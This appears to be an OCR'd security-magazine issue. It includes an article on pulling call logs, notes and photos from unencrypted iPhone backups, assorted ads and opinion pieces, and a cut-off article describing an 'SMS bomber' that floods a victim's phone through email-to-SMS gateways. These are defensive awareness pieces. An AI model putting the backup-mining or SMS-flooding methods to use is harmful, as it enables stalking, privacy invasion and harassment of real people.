


```
ASCII text
ASCII text, with no line terminators
Apple binary property list
DOS executable (device driver)
GIF image data, version 89a, 596 x 542
HTML document text
JPEG image data, EXIF standard
JPEG image data, EXIF standard 2.21
JPEG image data, JFIF standard 1.01
JPEG image data, JFIF standard 1.01, comment
PDF document, version 1.3
PDF document, version 1.4
PNG image, 310 x 400, 8-bit/color RGBA, non-interlaced
PNG image, 320 x 460, 8-bit/color RGBA, non-interlaced
PNG image, 320 x 480, 8-bit/color RGB, non-interlaced
PNG image, 320 x 480, 8-bit/color RGBA, non-interlaced
PNG image, 480 x 320, 8-bit colormap, non-interlaced
PNG image, 805314566 x 396263525, 0-bit grayscale,
SQLite 3.x database
SQLite 3.x database, user version 3
SQLite 3.x database, user version 327686
XML  document text
data
empty
```

Luckily for me, the file names don't give anything away. The file extensions are related, though.

A quick Google search can tell the thieves that each .mdinfo file has a relating .mddata file and that they're created by the iPhone/ iTunes backup process.

Take the *ffe6ddb2ac75ba5b561690c59aafdf5b6001bce4.mddata* file as an example. A quick "file" on that can reveal it's "JPEG image data, EXIF standard", which indicates that the file is indeed a JPEG. If "strings" is run on the relating .mdinfo file, interesting information will come to light:



```
zonbi:data_dir matt$ strings ffe6ddb2ac75ba5b561690c59aafdf5b6001bce4.mdinfo
bplist00
WVersion[IsEncrypted^StorageVersionXMetadata[AuthVersionS3.0
S1.00
bplist00
TPathWVersionXGreylistVDomain_
 Media/DCIM/100APPLE/IMG_0103.JPGS3.0
[MediaDomain
'.QUV
bS1.0
'6?KOPT
```

One can clearly see a file name with the associated path in that output, and that could lead to the assumption that this is an image taken with the iPhone camera. It still doesn't provide information such as geo-location data, but I'm sure the exif data will be a veritable treasure trove.

Plist files: friend, enemy or just a very noisy neighbor?

Before we dig any deeper into the backup files and start poking around the SQL databases, let's take a look at those three files we flagged at the very beginning.

First off, we have the Info.plist file. For those of you who are new to the OS, the plist file is a "Property List" file and holds information about applications and the like. In this case, it holds various information about my iPhone.

It's a simple, easy-to-read XML formatted file, from which a lot of information about the iPhone can be learned:

- Build Version
- Device Name
- IMEI number
- Last Backup Date
- Serial Number
- Target Identifier (which matches our backup directory magic number)
- iTunes Version.

There are also a bunch of base64 encoded files within the plist file. Free beers to the person who can decode them and tell (IN)SECURE Magazine what they contain (beer will be provided by the author and not the magazine.)

Next up is the Manifest.plist file. It contains four keys:

- AuthSignature
- AuthVersion
- Data
- IsEncrypted

This file is used as a manifest for the backups to check for file corruption. Again, it looks like the Data portion is encoded in base64, but I haven't had the chance to verify this.

Finally, we have the Status.plist file, which contains one key:

<key>Backup Success</key>

Not really useful for anything other than time stamping the last successful backup of the iPhone.

The meat and potatoes


Now that we've gone through the basics and found where we can get information about the iPhone (as well as grab any images that were held on the device), it's time to dig into the SQLite databases.

On my backup there were quite a few of them - 37 in total. The SQLite databases hold all sorts of information about applications on the iPhone, the SMS database, the contacts database, as well as things like the Calls database. Since the files are not encrypted, extracting information from them is extremely easy.

The commands we're going to use here are:


.dump - Dump entire database out.
.tables - Describe the tables in the database.
SELECT - You should know basic SQL statements by now.

Probably the most interesting thing are the phone Call logs. If we do a "SELECT * FROM calls", we get a similar table:



```
519|+27[redacted]|1256971607|122|4|-1
520|03[redacted]|1256975423|72|5|-1
521|+27[redacted]|1256976792|114|4|-1
522|+27[redacted]|1256978601|0|4|-1
523|+27[redacted]|1256980615|19|4|-1
524|+27[redacted]|1256980969|138|4|-1
525|+27[redacted]|1256993252|30|5|358
526|+27[redacted]|1256993412|441|4|-1
527|+27[redacted]|1257015607|0|1507333|358
528|+27[redacted]|1257015627|557|4|-1
```

As you can see, the logs are all kept in a neat fashion. What's more, you can see exactly what happened during those calls. Through a little trial and error I came up with the following analysis of the entries. If I am wrong, please feel free to correct me.



```
Assumption:

500|+27[redacted]|1256804196|29|5|393
1      2                  3       4 5   6
```

Position one is the call number in the database. This will increase sequentially after more calls are made.

Position two is the actual number that was dialed.

Position three is the epoch time when the call was made. A simple bit of perl (perl -e 'print scalar(gmtime(1256804172)), "\n"') will give you the time in numbers us humans can read. Position four is the duration of the call in seconds.

I haven't been able to figure out yet position five. It flips between a 4 or a 5 and there doesn't seem to be a relation to the type of call made. If anyone knows the answer to this, please feel free to get in touch with me.

I believe position six to be the status of the call. If the call is missed, the field is filled with "-1". However when the call is successful it's filled with either 358, 398, 388 or 348. I can't figure out the significance of these numbers so if anyone has more information, please let me know.

The other SQLite databases of interest are the Notes databases. If you're really lucky, you can find notes on passwords to servers, IP addresses and all the usual stuff people want to store but don't think to store it in something that should be encrypted.

There's also the SMS database, which is very similar to the Calls database. It contains fields denoting message status, number of the sender and the like – a great source of information on your target.

Finally there are databases on installed applications. Is the iPhone owner using Facebook? The Facebook database has all the contacts of that user. There isn't anything juicy like usernames or passwords, but there are links to the contacts profile picture.

This is presumably used by the application for the profile picture. Not very useful for anything other than stalking. Probably the biggest headache of the SQLite databases is that they cannot be easily identified. The file names look like a SHA1 hash, so finding out what a SQLite database contains is a trial and error process. You could script a lot of it which would make life a lot easier.


At the end of the day, an unencrypted backup of an iPhone is a treasure chest just waiting to be opened and dug through. The amount of information that can be found out about a target simply by digging through the various files with simple Unix/Linux tools is astonishing.

While it can be argued that getting hold of a laptop with this sort of setup in place is a little difficult (nearly impossible some would say), you just have to look at the stats of lost laptops at airports to see that the possibility is there.

The moral of this story? Encrypt. Everything. Always.

It takes an insignificant amount of effort to be a little more secure and you will be thanking your lucky stars when your machine is stolen. Most of the time the machines are probably wiped and reinstalled for resale, but these days, you never know who is after what.

Matt Erasmus is an info-sec professional, packet junkie and Mac addict from South Africa.


DATA RECOVERY LAB
DUDE, CHECK OUT WHAT I'M DOWNLOADING FROM THIS GUY'S HARD DRIVE!
CLEAN ROOM
CONFIDENTIAL
DOWNLOADING COMPLETE

Join Us

GRCMeeting
Governance, Risk & Compliance
2010

The Meeting Point for IT Managers in Portugal
28th and 29th October 2010 - FIL Parque das Nações Lisbon

GET MORE AT WWW.GRC-MEETING.COM

THE EVENT

The GRC Meeting 2010 aims to bring to participants, the main challenges that managers involved in the areas of IT Governance, Risk & Compliance has, in order to also share strategies, solutions and methods best suited to deal with such challenges before, during and after the global economic crisis.
With over 20 activities, 2 days' duration, with speeches and workshops that should add value to the business of the participants.

MACRO THEMES

- Security Awareness and Strategy;
- Risk Management;
- Identity Management;
- Business Continuity & Disaster Recovery Planning;
- Auditing & Standards;
- IT Governance and Risk Management;
- Web 2.0 and the Impact on Enterprise Security;
- Data Privacy;
- Cloud Security Computing;
- Identity Theft.

KEYNOTE SPEAKERS

Bruce Schneier
Chief Security Technology Officer of BT

Danny Lieberman
Managing partner and principal consultant at Software Associates

John P. Pironti
President of IP Architects, LLC

John Howie
Senior Director of Technical Security Services, Global Foundation Services of Microsoft Corporation

Geraint Price
Royal Holloway University of London - Identity Management

Anderson Ramos
CTO and founder of FlipSide Smart Content Provider

Samuel Sadek
Corporate Information Risk, Compliance and Security Management Professional

SAVE 20%: exclusive for (ISC)2 associates

Sponsors

Media Partners

Co-Marketing

Transport

Organizer

In Cooperation With

The growing problem of cyber bullying

by Max Huang

As many children wrap up another school year, I'm reminded of the fact that for most, the past few months have left them with fond and lasting memories of friends, achievements and milestones – memories that they will cherish in later years. The problem of cyber bullying, however, makes this assumption invalid for a growing number of students.

Today, this problem is far worse than when school children picked on kids during recess periods and inside the schoolyard, because the perpetrators of computer-generated taunts can now access their victims 24 hours a day, seven days a week.

The numbers are staggering. The National Crime Prevention Council released this eye-opening statistics in 2007:

- More than 40 percent of all teenagers with Internet access have reported being bullied online.

- A mere 10 percent of those kids who were bullied told their parents about the incident, and that only 18 percent of the cases were reported to a local or national law enforcement agency.

- Fifty-eight percent of 4th through 8th graders reported having mean or cruel things said to them online. 53 percent said that they have said mean or hurtful things to others while online. 42 percent of those studied said they had been "bullied online", but almost 60 percent never told their parents about the incident.

- Ten percent of 770 young people surveyed were made to feel "threatened, embarrassed or uncomfortable" by a photo taken of them using a cell-phone camera.

While schools can't watch students around the clock, they can at least ensure that their networks, just like their playgrounds, are safe for kids. Protection against these kinds of attacks is arguably more critical for educational institutions than ensuring personal data is not compromised, because the negative impact of cyber bullying can have far greater implications.

Take 15-year old Phoebe P., for example. The Massachusetts teenager committed suicide last January, after having been the recipient of a continuous barrage of mean online messages and emails.

Action is most certainly required. So, here are some effective strategies educators should implement to counter cyber bullying before the beginning of the new school year.

- Start using strong email/IM gateway filtering platforms. Internal school emails and IM chat platforms are the easiest way for bullies to access their victims. Thankfully, there are cost-effective, robust turnkey systems on the market that can plug into existing systems and set up a virtually impenetrable wall between the perpetrators and their targets.

- Make sure everyone knows you're watching and on the job. Most criminal acts (cyber bullying included) are conducted in secrecy. Shedding light on the perpetrators' activities by telling them that they're being watched is a great tactic in this particular situation.

- Call for backup. Schools and educators should not have to fight cyber bullies alone, but rather get help from their system integrators and product vendors. The best partners are the ones who have offerings that specifically counter current and future attacks of this nature.

This scourge must end, and teachers, principals and parents are the ones who must do it. It's time they had the tools and experts at their disposal to make it happen.

Max Huang is the founder and CEO of O2Security (www.o2security.com), a manufacturer of network security appliances and disaster recovery offerings. He can be reached at max.huang@o2security.com.

Software spotlight

Tracks Eraser Pro (www.net-security.org/software.php?id=268)

Tracks Eraser Pro is a privacy cleaner that can clean up all Internet tracks and other activity trails on your computer. With only one click, Tracks Eraser Pro allows you to erase the browser cache, cookies (with option to keep certain ones), history, typed URLs, auto-complete memory as well as index.dat from your browser, and Windows temp folders, run history, search history, open/save history, recent documents and more.

DSPAM (www.net-security.org/software.php?id=582)

DSPAM is an extremely scalable, open-source statistical anti-spam filter. While most commercial solutions only claim a mere 95% accuracy (1 error in 20), a majority of DSPAM users frequently see around 99.95% (1 error in 2000) and can sometimes reach peaks as high as 99.991% (2 errors in 22,786, as with one particular user).

Samhain (www.net-security.org/software.php?id=125)


Samhain is an open source file integrity and host-based intrusion detection system. It can run as a daemon process, and and thus can remember file changes - contrary to a tool that runs from cron, if a file is modified you will get only one report, while subsequent checks of that file will ignore the modification as it is already reported (unless the file is modified again).


Server Inspector (www.net-security.org/software.php?id=574)


Server Inspector is a professional monitoring tool. You can monitor Windows services, websites, applications, files, drives, hosts and databases. In case of an emergency Server Inspector can notify you via e-mail, SMS or a network message.


HITB Jobs

IT Security Recruitment









With the increasingly combative nature of Information Technology Security in the workplace, the need for skilled Security Professionals with real-world experience has reached critical levels. Theoretical knowledge obtained from educational institutions and industry certification is insufficient to defend sensitive information from miscreants who utilize the latest methods to infiltrate organizations. Due to the unique characteristics and skill sets of this niche industry, Human Resource personnel are often times unable to quantify a potential employee's battlefield ability.

HITBJobs provides an End-to-End solution to corporate organizations and government departments seeking to form or strengthen their internal IT security teams. We provide HR personnel and decision-makers the ability to select and hire future company employees based on reviews gleaned from a non-biased evaluation process conducted by industry peers and experts.

http://www.hitbjobs.com

SIGN UP AS AN EMPLOYER AND GET:

- Access to a global database of IT Security professionals available for immediate hire, contract work or headhunting.
- Placement of available positions for hire into a targeted environment.
- Vetting and Verification of potential Employees' curriculum vitae by similarly skilled peers
- Evaluation and Recommendation of potential Employees, via skill-focused interviews conducted by a two tier panel of IT security professionals and notary figures.
- Security Team development, training and consultancy

Secure collaboration: Managing the inside threat posed by trusted outsiders

by Dave Olander

One of the most valuable benefits of the Internet is its ability to foster high levels of information sharing and collaboration. Not only has the Internet enabled massive efficiency gains for when it comes to managing complex supply chains, it is in and of itself a supply chain for the distribution of information. The ability to engage online has provided government agencies with a wealth of strategic opportunities, especially when it comes to leveraging employees, partners and contractors in ways that might not feasible outside of cyberspace.

However, stringent security and compliance requirements require government agencies to maintain strong controls over how information and people are managed online - and be able to demonstrate that those controls are always in place. So how do IT departments manage the catch-22 of opening up their networks to strategic third parties without risk of exposing critical systems or data?

From a technology perspective, the major shift that needs to occur is to design and implement controls from a user-centric point of view. While this might not sound like a big deal, network security is by nature device-centric. Let's look at some real world scenarios where a user or an identity-based approach to access control becomes a huge business enabler.

Outsourcing: Outsourcing is one of the most mature use cases for third-party access control. Managed security services, which are just a portion of the overall managed services market, was estimated by Forrester to be a $3 billion industry in 2008, and provides a good example of why a company would want an outsider to have unfettered access to critical systems. Outsourcing the daily management of critical infrastructure can save companies a significant amount of time and money.

But with the rewards of outsourcing come new risks, such as opening up the network to your outsourcing partner. This risk is amplified by the fact that users tend to be technically savvy and require access to critical systems. If they wanted to do harm they are well positioned to do so, and if they make a mistake it could have significant repercussions.

Cloud computing: Could computing has been getting a lot of attention lately, but the reality is that many of the same rules that apply for MSSP's also apply in cloud scenarios. In cloud environments you might have a variety of administrators accessing cloud infrastructure to manage and configure the infrastructure and cloud customers that require access to their data – in both cases there can be huge consequences if either sets of users accessed anything but authorized systems and data. Third party access control systems provide many of the controls that remove many of the security and compliance issues that are currently inhibiting mass adoption of Cloud Computing.

Cross-agency development/information sharing: In the federal arena, inter- and intra-agency information sharing - especially when it comes to application development – is an area of significant innovation. However, creating an environment where individuals have varying security clearances and strict information assurance requirements can be a challenge - especially if they need to move around the network, which is a common requirement in joint development scenarios.

Managing supply chains: A sophisticated supply chain requires multiple parties to have access to multiple applications or systems. In some cases, a simple portal model will suffice. In other cases, if competitors are bidding for a specific job, or in the transfer of sensitive goods, supply chain tracking can only work if strong controls are in place that dictate who has access to what systems.

Knowing that there are no silver bullets or one-size-fits-all solutions for security, here are some of the fundamental requirements for implementing the access controls required to enable the above scenarios:

1) Policy-driven: At the start of any technology deployment, common sense dictates an audit of current access polices to see if they are aligned with the needs of the business. If they aren't, they need to be adjusted in a way that is flexible enough to account for future change. This should be part and parcel of any access control solution. If the policy engine is not native to the specific solution, it should be able to integrate and communicate with other systems where access policies may already reside.

2) Enforceable: Policies are useless without the ability to enforce them. While this might sound like a no brainier, the reality is that the more secure a system is, the more complex it is to manage and use. While you don't want trusted outsiders to have free reign on the network, you do want them to have easy access to the systems they need to access in order to do their jobs. Access rights and privileges are dictated via policies, and enforced via controls.

3) Auditable: Access control solutions must provide robust reporting and auditing capabilities where information can be easily disseminated to a diverse set of stakeholders with varying agendas. For example, a business lead might want a report that shows that no one went anywhere on the network they were not supposed to and that there are no compliance violations. An IT administrator might want much more granular audit trail that can be used for compliance, forensics, e-discovery, SLAs, etc.

4) "Future-proof": Interoperability with legacy and future systems should be a given with any emerging technology. This is a fine line to walk. For example, many private and public sector agencies are embracing virtualization/ Cloud computing as a way to maximize resources while minimizing costs. That having been said, some of the world's most powerful networks are still powered by mainframe systems that will need to talk to those virtualized environments. Making sure access control systems are both backward and forward compatible will lower the TCO and raise the ROI of ANY technology investment. While this is just a baseline, it's a good start - any solution without these attributes will not provide the security and compliance controls needed for secure collaboration.

Dave Olander is the SVP Engineering at Xceedium (www.xceedium.com), where he oversees the evolution of the Xceedium GateKeeper.

INFOSECURITY RUSSIA. STORAGE EXPO. DOCUMATION'2010 – RUSSIA'S PREMIER EVENT

The VII-th International Exhibition InfosecurityRussia. StorageExpo. Documation'2010 ensures maximum usefulness of the visit for attendees and the highest ROI in Russia for exhibitors.

Register free to attend now at:

www.infosecurityrussia.ru

The premier event for the markets of information security, data storage, electronic document management and state electronic services in Russia.

17 – 19 November 2010

Sokolniki Expo
& Cultural Centre, Hall 4

Moscow Russia


infosecurity RUSSIA

STORAGE EXPO

DOCUMATION

Organised by:

Groteck Business Media



SMS spamming

by Mayank Aggarwal

According to recent news, users use their mobile phones for many tasks, but relatively few phone calls. Instead of calling, people prefer to send text messages and use their mobile phone for browsing, listening to music and emailing. Three-quarters of the teen population and 90 percent of households in the United States have a mobile phone. However, according to industry data, the amount of voice minutes has stagnated, while the number of text messages has increased considerably.

It's no wonder, then, that the cracker community sees the SMS mode of communication as an opportunity to exploit and a way of reaping maximum benefits. In the last two years, there has been a substantial rise in attacks conducted via text messages. The bad guys are working hard to find a way to exploit mobile devices by taking advantage of a vulnerability or a loophole in texting.

But, let us revisit some of the popular exploits used recently.

In the spring of 2009, smartphone users were taken aback by the sophistication of an SMS worm attack known as YXES, which targeted Symbian devices. The worm delivered a text message with a link to a website that, if followed, would allow a malicious payload to be downloaded onto the victim's device. Once it was infected, the malicious payload attempted to send SMS' to contacts in the victim's phone log. This worm also stole the victim's device information and uploaded it to a server.

In the summer of 2009, researchers did a live demonstration of an exploit at BlackHat conference, which allowed them to take complete control of victim's iPhone by sending a unique SMS message. Later, in the fall of 2009, RIM issued an advisory about a certificate-handling flaw that could allow an attacker to trick users into visiting a malicious websites via SMS messages.

A denial of service attack - dubbed "Curse of Silence" - that limits the number of SMS' that can be received by a mobile device, was disclosed and demonstrated at 25th Chaos Communication Congress (25C3) in 2008, and it also involved sending a specially crafted SMS message to the victim's mobile device. According to the security researchers at Pennsylvania State University, attackers could cause denial of service by spamming the mobile network and, if successful, they could cripple it.

Last, but not least, is the ubiquitous threat to which every smartphone device platform is vulnerable: SMS spamming.


Neither smartphones nor service providers offer a feature that could regulate the flow of incoming text messages and verify its contents on the user's device. Thus, smartphone users are vulnerable to attacks via SMS and spam text messages sent by companies that want to promote their products. These unsolicited text messages are not only irritating, but they can also pose a security risk to the users.

Considering the increase in SMS-based attacks on the smartphone, it has become essential to have certain policies in place to verify and regulate incoming text messages. This article aims to educate users about the fact that SMS spamming can be easily executed, while simultaneously maintaining complete anonymity. To clarify this point, this article will discuss Windows and Unix-like platform based SMS spamming techniques.

SMS spamming via Windows

On Windows, the spammer can use an application like "SMS bomber" that can be easily coded using VB (Visual Basic) or Java. This application has a simple front-end that requires the following information: victim's phone number, service provider, message and number of times the SMS will be sent (as shown below).

Once the spammer clicks on the "BOMB" button, the application composes an email message similar to the message shown in below, and emails it to the SMS gateway of the victim's service provider. The email address of the SMS gateways of the various service providers is publicly available on numerous sites and public forums,s and the developer can use this information in its application.


Victim's Phone Number: victim_no

Sender Address: smobile@gmail.com

Message to send to victim: wassup

# of times to bomb: 25

Choose victims provider: T-Mobile

Bombs Sent So Far: 0

To: victim_no@tmomail.net

Subject: wassup

